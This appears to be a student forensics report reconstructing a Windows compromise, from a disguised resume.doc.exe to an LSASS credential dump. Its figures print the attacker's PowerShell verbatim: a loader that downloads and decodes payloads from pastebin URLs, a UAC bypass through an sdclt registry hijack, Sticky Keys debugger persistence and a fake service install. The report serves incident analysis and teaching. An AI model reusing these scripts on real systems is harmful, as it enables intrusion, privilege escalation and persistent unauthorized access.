

Forensics Analysis Intelligence Report

Name: Jakrapat Wongpradu

Student Number: 6522771045

1. Background

The organization has contacted our investigation team to conduct a digital forensics investigation into the compromise of an existing customer's host. The organization's Security Operating Centre (SOC) team has detected the infiltration of the attacker's malware in the system consequently, the organization's Security Operating Centre (SOC) team has performed an initial investigation and successfully located the compromised host. The host was contained and isolated from the system to prevent further damage. Before reimaging the compromised host, the organization's Security Operating Centre (SOC team) has captured the disk and memory as evidence. Furthermore, the organization also provides the network traffic capture from the location in the network to help with the forensics investigation.

The customer wants this forensics investigation to find the initial attack vector and file that was used to compromise the machine in order to prevent future attack. Customers also demand the link that was used to compromise, stages of infection, actions taken on the target, calling back address and how did the threat actor persist their access.

2. Executive Summary

This report presents the findings of a digital forensic investigation conducted on a compromised workstation within a customer's network environment. The investigation was initiated after the organization's Security Operations Centre (SOC) detected suspicious activity associated with a specific host. The affected system was quickly isolated to prevent further malicious activity. Prior to reimaging the system, forensic images of the disk and memory were collected, along with a network packet capture from within the organization's network. These artifacts were analyzed to determine the method of compromise, the extent of the attacker's activity, and whether any sensitive information was stolen from the host.

Analysis of the available evidence indicates that the attacker initially compromised the system through a malicious link that delivered a staged infection. After gaining initial access, the attacker executed a series of scripts using PowerShell to download additional payloads from external infrastructure. These scripts performed multiple malicious actions on the compromised host, including the installation of persistence mechanisms and the deployment of attacker-controlled tools.

To maintain long-term access to the system, the attacker installed a malicious service disguised as a legitimate system component. This service executed a binary named scvhost.exe, allowing the attacker to retain persistent access to the host even after system

restarts. In addition, registry modifications were used to establish a secondary persistence mechanism by abusing the Windows Sticky Keys functionality, which could allow an attacker to obtain a privileged command shell from the login screen.

The investigation also revealed that the attacker established remote connectivity to the compromised host using Plink.exe, which was used to create an encrypted reverse tunnel via the Secure Shell protocol. This connection allowed the attacker to remotely interact with the compromised system and potentially transfer data outside the network without detection.

Further analysis showed evidence of credential harvesting activity on the host. The attacker used ProcDump to dump the memory of the LSASS process, generating a file named lsass.dmp, which was subsequently compressed into lsass.zip. This activity strongly indicates that the attacker attempted to extract authentication credentials stored in system memory, including password hashes and authentication tokens.

Based on the available evidence, it is highly likely that the attacker successfully obtained Windows authentication credentials from the compromised system. These credentials could potentially be leveraged for further unauthorized access within the network environment. The findings of this investigation highlight the importance of detecting early-stage compromise activity and monitoring credential theft techniques commonly used by threat actors.

3. Technical Analysis

This section presents the technical investigation of the digital evidence to determine the initial attack vector, the file that was used to compromise, the link that was used to compromise the user, what was taken and where did the implant call back to.


Disk evidence was analyzed using Autopsy and The Sleuth Kit to identify malicious files and relevant system artifacts stored on the compromised machine. Memory analysis was performed with Volatility to analyze the running process, detect suspicious activity in memory and reconstruct which process spawn which process to visualize the process chain. Network traffic was analyzed using Wireshark to identify and verify suspicious connection and potential communication between attacker and victim's machine. In addition, reverse engineering of the malware sample was conducted using Ghidra to decompile the malware into C language for functionality and behavior understanding. By correlating findings from disk, memory and network traffic, this investigation aims to reconstruct the attacker's action, identify the mechanisms used to gain persistence and remote access.

This forensics analysis was started off by analysing the memory dump for suspicious processes which provide clues like multiple process name, suspect IP address and process parent-child chain. From the information gathered from memory dump, those information were used as keywords to query in the traffic dump such as IP.addr and IP.src. The traffic analysis gave the essential TCP stream information which include malicious file name and

script name, download url and more. This information helped the investigation team extract those files from the disk and was able to analyse those functions. However, this report represents the analysis following the attack chain and timeline for clearer understanding of the reader.

3.1) Evidence Verification

After receiving 3 pieces of evidence, the verifying of the hashes has been done as shown in figure 1.

A terminal window titled 'danjpk@danjpk: ~/Desktop' with a menu bar (Session, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
danjpk@danjpk:~$ whoami
danjpk
(danjpk@danjpk)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(danjpk@danjpk)-[~]
$ cd Desktop
(danjpk@danjpk)-[~/Desktop]
$ ls
disk.7z disk.raw memory.7z memory.raw traffic.7z traffic.pcap
(danjpk@danjpk)-[~/Desktop]
$ sha1sum disk.raw
945a8f34607ab9c1c7bb83b7e15f49445e10176b disk.raw
(danjpk@danjpk)-[~/Desktop]
$ sha1sum memory.raw
36513325ca78989adc9140e03e42a2bc3c7f4db0 memory.raw
(danjpk@danjpk)-[~/Desktop]
$ sha1sum traffic.pcap
8087d05d41e0bcfdb63ba04051344b7b52d036e3 traffic.pcap
(danjpk@danjpk)-[~/Desktop]
$
```

figure 1

The SHA1 of three evidence file matches with the given metadata in the handout which verifies that the evidence file has not been altered or modified.

3.2) Initial Access (1st Stage)

The attack started off by the victim downloading a malicious file from the attacker source which the attacker then used that malicious file to gain a foothold on the machine.

resume.doc[1].exe-slack	«resume.doc»[1].exe-slac	/img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Pa...	2019-08-17 12:39:54 ICT
WebCacheV01.dat	psuploadfiles.io - «resume.doc.exe»1spscheckappxec...	/img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Mi...	2019-08-17 12:37:36 ICT
Run Programs Artifact	program name : «resume.doc.exe»path : /users/alan/	/img_disk.raw/vol_vol7/Windows/Prefetch/RESUME.D...	2019-08-17 12:42:15 ICT
Windows.edb	psuploadfiles.io - «resume.doc.exe»1spsu(lmicrosoft.m	/img_disk.raw/vol_vol7/ProgramData/Microsoft/Searc...	2019-08-17 12:36:07 ICT
resume.doc.exe.5q1omwp.partial	«resume.doc.exe.5q1omwp.partial»	/img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Pa...	2019-08-17 12:39:55 ICT
Run Programs Artifact	program name : «resume.doc.exe»path : /users/alan/	/img_disk.raw/vol_vol7/Windows/Prefetch/RESUME.D...	2019-08-17 12:42:15 ICT
resume.doc.exe.5q1omwp.partial-slack	«resume.doc.exe.5q1omwp.partial»-slac	/img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Pa...	2019-08-17 12:39:55 ICT
NTUSER.DAT	sers\alan\downloads\«resume.doc.exe»nk bmicrosoft....	/img_disk.raw/vol_vol7/Users/Alan/NTUSER.DAT	2019-08-17 12:36:42 ICT

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Strings									
Extracted Text									
Translation									
Page: 23 of 51 Page									
Matches on page: 1 of 1 Match									
100%									
Reset									
Te									
Visited: Alan@https://www.washingtonpost.com/politics/a-toxic-rift-opens-between-democrats-and-israel-after-the-nation-refuses-entry-to-two-members-of-congress/2019/08/16/cdf0f6b8-c03									
ml									
1SPS									
A toxic rift opens between Democrats and Israel after the nation refuses entry to two members of Congress - The Washington Post									
1SPS									
Visited: Alan@https://uploadfiles.io/hr4z39kn									
1SPS									
Uploadfiles.io - resume.doc.exe									
1SPS									
checkappxec.microsoft.com:443									
share.microsoft.com:443									
tTld									
maps.windows.com:443									
sX3g									
iecvlist.microsoft.com:443									
nav.smartscreen.microsoft.com:443									
wAMI									

figure 2

From the disk investigation as shown in figure 2, autopsy keyword search function was used to find the words related to “resume.doc” and the result contains a suspicious webcache named “WebCacheV01”. This webcache usage was created by user alan and collects user alan web activity. The extracted text of this webcache reveals the file named “resume.doc.exe” download process from url “<https://uploadfiles.io/hr4z39kn>”. In summary, this evidence indicated that user alan downloaded a malicious file disguised as a document file extension from website “uploadfiles.io” which allows attackers to inject a malicious file without exploiting the victim's machine.

The autopsy search function also reveals the file “resume.doc.exe” itself that has been downloaded in to /Users/Alan/Downloads/resume.doc.exe as shown in figure 3

Listing Keyword search 1 - resume × | Keyword search 2 - resume.doc.exe × | Keyword search 3 - facebook × | Keyword search 4 - re

/img_disk.raw/vol_vol7/Users/Alan/Downloads

Table Thumbnail Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[current folder]				2019-08-17 12:40:16 ICT	2019-08-17 12:40:16 ICT	2019-08-17 12:40:16 ICT	2019-07-11 09:39:19 ICT
[parent folder]				2019-08-17 13:01:09 ICT	2019-08-17 13:01:09 ICT	2019-08-17 13:01:09 ICT	2019-07-11 09:39:19 ICT
desktop.ini			3	2019-07-11 09:39:32 ICT	2019-07-11 09:39:32 ICT	2019-08-17 13:01:22 ICT	2019-07-11 09:39:32 ICT
resume.doc.exe	▼		3	2019-08-17 12:40:16 ICT	2019-08-17 12:41:57 ICT	2019-08-17 13:01:40 ICT	2019-08-17 12:40:16 ICT

<

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Metadata

Name: /img_disk.raw/vol_vol7/Users/Alan/Downloads/resume.doc.exe

Type: File System

MIME Type: application/x-dosexec

Size: 7168

File Name Allocation: Allocated

Metadata Allocation: Allocated

Modified: 2019-08-17 12:40:16 ICT

Accessed: 2019-08-17 13:01:40 ICT

Created: 2019-08-17 12:40:16 ICT

Changed: 2019-08-17 12:41:57 ICT

MD5: 73ce6d5af73315310b394a648cb1e907

SHA-256: bb3aef05f9007687f06fd26eab80612e5960249a5df74fe3ef6399b7c087b8e9

Hash Lookup Results: UNKNOWN

Internal ID: 15235

figure 3

3.3) Malware Delivery (2nd Stage)

After the malicious file named “resume.doc.exe” download was complete, user alan executed the file “resume.doc.exe”. The malicious file contains a script to start the powershell stealthy. The resume.doc.exe file then uses that powershell to download multiple scripts and malware into the victim’s machine system.




figure 4

After extracting the “resume.doc.exe” from the disk, our forensics team was able to use a reverse engineering method by decompiling the script back into a readable programming language which is C language using the Ghidra tool. The script functions started off by accessing Process Environment Block (PEB) to find all loaded windows DLL modules to avoid using normal imports. The script then loops through every loaded module such as kernel32.dll, ntdll.dll, advapi32.dll, user32.dll to load the module name and calculate hash value. The script then compares those hash function names which is a technique called API hashing. After that, the script locates the exported functions and compares hashes with the target API which allows the script to call the target API function. “resume.doc.exe” is now able to run powershell silently and efficiently (figure 4).

In summary, an attacker can write the code to call powershell directly but the activity will be easily detected by windows or security tools so the attacker chose to use hashing methods to search, load, compare and run to avoid detection instead.

The decompiled code (figure 4) also indicates that the malicious file also uses powershell that has been called stealthy to download multiple malicious scripts and malware from attacker's server which include "WriteRemoteEncoded.ps1", "ElevateExecute.ps1", "sticky.ps1", "service.ps1", "scvhost.exe" which will be further used to give attacker a steady foothold on the victim's machine system. These activities also have been verified in another evidence which is traffic dump. Traffic dump showed the TCP stream of attacker scripts containing the exact command line executed in the powershell as shown in figure 5,6 and 7.

```
C:\Users\Alan\AppData\Local\Temp>
PowerShell.exe
PowerShell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Alan\AppData\Local\Temp>
$uri = "http://pastebin.com/raw/VeLUwUuq"
$uri = "http://pastebin.com/raw/VeLUwUuq"
PS C:\Users\Alan\AppData\Local\Temp>
$data = [System.Convert]::FromBase64String((Invoke-WebRequest -Uri "$uri" -UseBasicParsing).content)
$data = [System.Convert]::FromBase64String((Invoke-WebRequest -Uri "$uri" -UseBasicParsing).content)
PS C:\Users\Alan\AppData\Local\Temp>
[System.IO.File]::WriteAllBytes("$env:TEMP\WriteRemoteEncoded.ps1", $data)
[System.IO.File]::WriteAllBytes("$env:TEMP\WriteRemoteEncoded.ps1", $data)
PS C:\Users\Alan\AppData\Local\Temp>
get-content WriteRemoteEncoded.ps1
get-content WriteRemoteEncoded.ps1
Param(
    [Parameter(Mandatory=$true,
    ValueFromPipeLine=$false)]
    [String[]]
    $Uri,
    [Parameter(Mandatory=$true,
    ValueFromPipeLine=$false)]
    [String[]]
    $FileName
)
Write-Host $Uri
$path = "$env:TEMP\$FileName"
if (Test-Path -Path $path) {
    Write-Host " [*] File already exist at $ScriptPath"
    return -1
}
$data = [System.Convert]::FromBase64String((Invoke-WebRequest -Uri "$Uri" -UseBasicParsing).content)
[System.IO.File]::WriteAllBytes($path, $data)
PS C:\Users\Alan\AppData\Local\Temp>
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/SZgzvpaU" -FileName ElevateExecute.ps1
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/SZgzvpaU" -FileName ElevateExecute.ps1
http://pastebin.com/raw/SZgzvpaU
PS C:\Users\Alan\AppData\Local\Temp>
get-content ElevateExecute.ps1
```

figure 5

```

get-content ElevateExecute.ps1
Param(
    [Parameter(Mandatory=$true,
        ValueFromPipeLine=$false)]
    [String[]]
    $ScriptPath
)

if (!(Test-Path -Path $ScriptPath)) {
    Write-Host "[" File does not exist at $ScriptPath"
    return -1
}

$Path = "HKCU:\Software\Classes\Folder\shell\open\command"
if (!(Test-Path -Path $Path)) {
    New-Item -Path $Path -Force
}

New-ItemProperty -Path $Path -Name "(Default)" -PropertyType String -Value "Powershell.exe -File $ScriptPath" -Force
New-ItemProperty -Path $Path -Name "DelegateExecute" -Force

Start-Process -FilePath "$env:windir\system32\cmd.exe"
Start-Sleep -Seconds 3

Clear-ItemProperty -Path $Path -Name "(Default)"
Remove-ItemProperty -Path $Path -Name "DelegateExecute"
PS C:\Users\Alan\AppData\Local\Temp>
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/0FmG9g40" -FileName Sticky.ps1
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/0FmG9g40" -FileName Sticky.ps1
http://pastebin.com/raw/0FmG9g40
PS C:\Users\Alan\AppData\Local\Temp>
get-content Sticky.ps1
get-content Sticky.ps1
$Path = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
if (!(Test-Path -Path $Path)) {
    New-Item -Path $Path -Force
}

New-ItemProperty -Path $Path -Name "Debugger" -PropertyType String -Value "C:\windows\system32\cmd.exe" -Force
PS C:\Users\Alan\AppData\Local\Temp>
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/4uZ7zKg9" -FileName Service.ps1
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/4uZ7zKg9" -FileName Service.ps1
http://pastebin.com/raw/4uZ7zKg9
PS C:\Users\Alan\AppData\Local\Temp>
get-content Service.ps1
get-content Service.ps1
$Path = "$env:TEMP\scvhost.exe"

if (Test-Path -Path $Path) {
    New-Service -Name "ScvHost" -BinaryPathName $Path -DisplayName "ScvHost" -Description "Shared Service Host" -StartupType Automatic
    Start-Service -Name "ScvHost"
}
PS C:\Users\Alan\AppData\Local\Temp>
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/7vFz8K3E" -FileName scvhost.exe
.\WriteRemoteEncoded.ps1 -Uri "http://pastebin.com/raw/7vFz8K3E" -FileName scvhost.exe
http://pastebin.com/raw/7vFz8K3E
PS C:\Users\Alan\AppData\Local\Temp>
get-filehash -Algorithm SHA1 -Path scvhost.exe
get-filehash -Algorithm SHA1 -Path scvhost.exe

Algorithm      Hash                                          Path
-----
SHA1           8DA3C5CB6CD92F44AFA0D0DA820B6323B64943F2  C:\Users\Alan\AppData\Local\T...

PS C:\Users\Alan\AppData\Local\Temp>
.\ElevateExecute.ps1 -ScriptPath "C:\Users\Alan\AppData\Local\Temp\Sticky.ps1"
.\ElevateExecute.ps1 -ScriptPath "C:\Users\Alan\AppData\Local\Temp\Sticky.ps1"

```

figure 6


```

Hive: HKEY_CURRENT_USER\Software\Classes\Folder\shell\open

Name      Property
----      -
command

(Default) : PowerShell.exe -File C:\Users\Alan\AppData\Local\Temp\Sticky.ps1
PSPath     : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open\command
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open
PSChildName : command
PSDrive    : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open
PSChildName     : command
PSDrive        : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\Users\Alan\AppData\Local\Temp>
.\ElevateExecute.ps1 -ScriptPath "C:\Users\Alan\AppData\Local\Temp\Service.ps1"
.\ElevateExecute.ps1 -ScriptPath "C:\Users\Alan\AppData\Local\Temp\Service.ps1"

(Default) : PowerShell.exe -File C:\Users\Alan\AppData\Local\Temp\Service.ps1
PSPath     : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open\command
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open
PSChildName : command
PSDrive    : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\Folder\shell\open
PSChildName     : command
PSDrive        : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\Users\Alan\AppData\Local\Temp>
exit
exit
C:\Users\Alan\AppData\Local\Temp>
exit
exit

```

figure 7

The TCP stream from figure 5,6 and 7 was obtained using the wireshark tool. By querying the packets where the data frame contains “scvhost”, the results reveal multiple packets transferring scvhost.exe to the compromised host and by analyzing the TCP stream of the packet, the analysis shows the full command line used in that powershell. Firstly, the script created a new user named “Craig” then the attacker sets up a url for downloading the script as “<http://pastebin.com/raw/>” which is a source created by the attacker then later downloads 5 malicious scripts mentioned earlier to C:\Users\Alan\AppData\Local\Temp> with multiple endpoint which are:

<http://pastebin.com/raw/SZgzvpaU>
<http://pastebin.com/raw/0FmG9g40>
<http://pastebin.com/raw/4uZ7zKg9>
<http://pastebin.com/raw/7vFz8K3E>


In summary, the scripts call the powershell function silently and use that powershell to download multiple malicious scripts into the victim’s machine system. The code in the “resume.doc.exe” also executes those scripts which will lead us to the next section.

3.3) Malware Execution (3rd Stage)

After resume.doc.exe script downloads the attacker payload from url <http://pastebin.com> , The initial script then runs those downloaded scripts to compromise the victim's machine with persistence.

3.3.1) WriteRemoteEncoded.ps1

Firstly, resume.doc.exe download helper loader named WriteRemoteEncoded.ps1 (figure 5) and use it to download four other scripts



```

1 Param(
2     [Parameter(Mandatory=$true,
3     ValueFromPipeline=$false)]
4     [String[]]
5     $Uri,
6
7     [Parameter(Mandatory=$true,
8     ValueFromPipeline=$false)]
9     [String[]]
10    $FileName
11 )
12
13 Write-Host $Uri
14
15 $path = "$env:TEMP\$FileName"
16 if (Test-Path -Path $path) {
17     Write-Host "[*] File already exist at $ScriptPath"
18     return -1
19 }
20
21 $data = [System.Convert]::FromBase64String((Invoke-WebRequest -Uri "$Uri" -UseBasicParsing).content)
22 [System.IO.File]::WriteAllBytes($path, $data)
  
```

figure 8

From the TCP stream evidence, WriteRemoteEncoded.ps1 was downloaded and written on the disk. By extracting this script from the disk (figure 8), we can observe the behavior of this script. The script's main function is to help download the payload using powershell and decodes them locally to avoid detection by security tools.

3.3.2) ElevateExecute.ps1

After that, ElevateExecute.ps1 was used to run sticky.ps1 and service.ps1 with privilege escalation.

```

1 Param(
2     [Parameter(Mandatory=$true,
3         ValueFromPipeLine=$false)]
4     [String[]]
5     $ScriptPath
6 )
7
8 if (!(Test-Path -Path $ScriptPath)) {
9     Write-Host "[*] File does not exist at $ScriptPath"
10    return -1
11 }
12
13 $path = "HKCU:\Software\Classes\Folder\shell\open\command"
14 if (!(Test-Path -Path $path)) {
15     New-Item -Path $path -Force
16 }
17
18 New-ItemProperty -Path $path -Name "(Default)" -PropertyType String -Value "PowerShell.exe -File $ScriptPath" -Force
19 New-ItemProperty -Path $path -Name "DelegateExecute" -Force
20
21 Start-Process -FilePath "$env:windir\system32\sdclt.exe"
22
23 Start-Sleep -Seconds 3
24
25 Clear-ItemProperty -Path $path -Name "(Default)"
26 Remove-ItemProperty -Path $path -Name "DelegateExecute"
  
```

figure 9


By extracting ElevateExecute.ps1 from the disk (figure 9), the results show that this script was used to gain higher privilege when running other scripts. Firstly, this script creates a registry hijack “HKCU\Software\Classes\Folder\shell\open\command” and launches a trusted windows binary called sdclt.exe because the registry is hijacked, it executes the attacker script with elevated privileges. After the execution, it removes the registry keys to hide the traces. This script usage can be seen in TCP stream commandline (figure 6, 7) like so:

.\ElevateExecute.ps1 -ScriptPath “desired/script/path”

the attacker script then is able to run payload as Admin privileges.

3.3.3) Sticky.ps1

After the attacker used ElevateExecution.ps1 script to run Sticky.ps1 on admin privileges, Sticky.ps1 was executed and its function was to modify the sethc.exe registry and set debugger to be cmd.exe. This gives attacker fallback tools when something went wrong.




```
File Edit Selection View Go Run Terminal Help
yolo_detect.py 3 Sticky.ps1 Service.ps1
C: > Users > michi > Desktop > Sticky.ps1
1 $path = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
2 if (!(Test-Path -Path $path)) {
3     New-Item -Path $path -Force
4 }
5
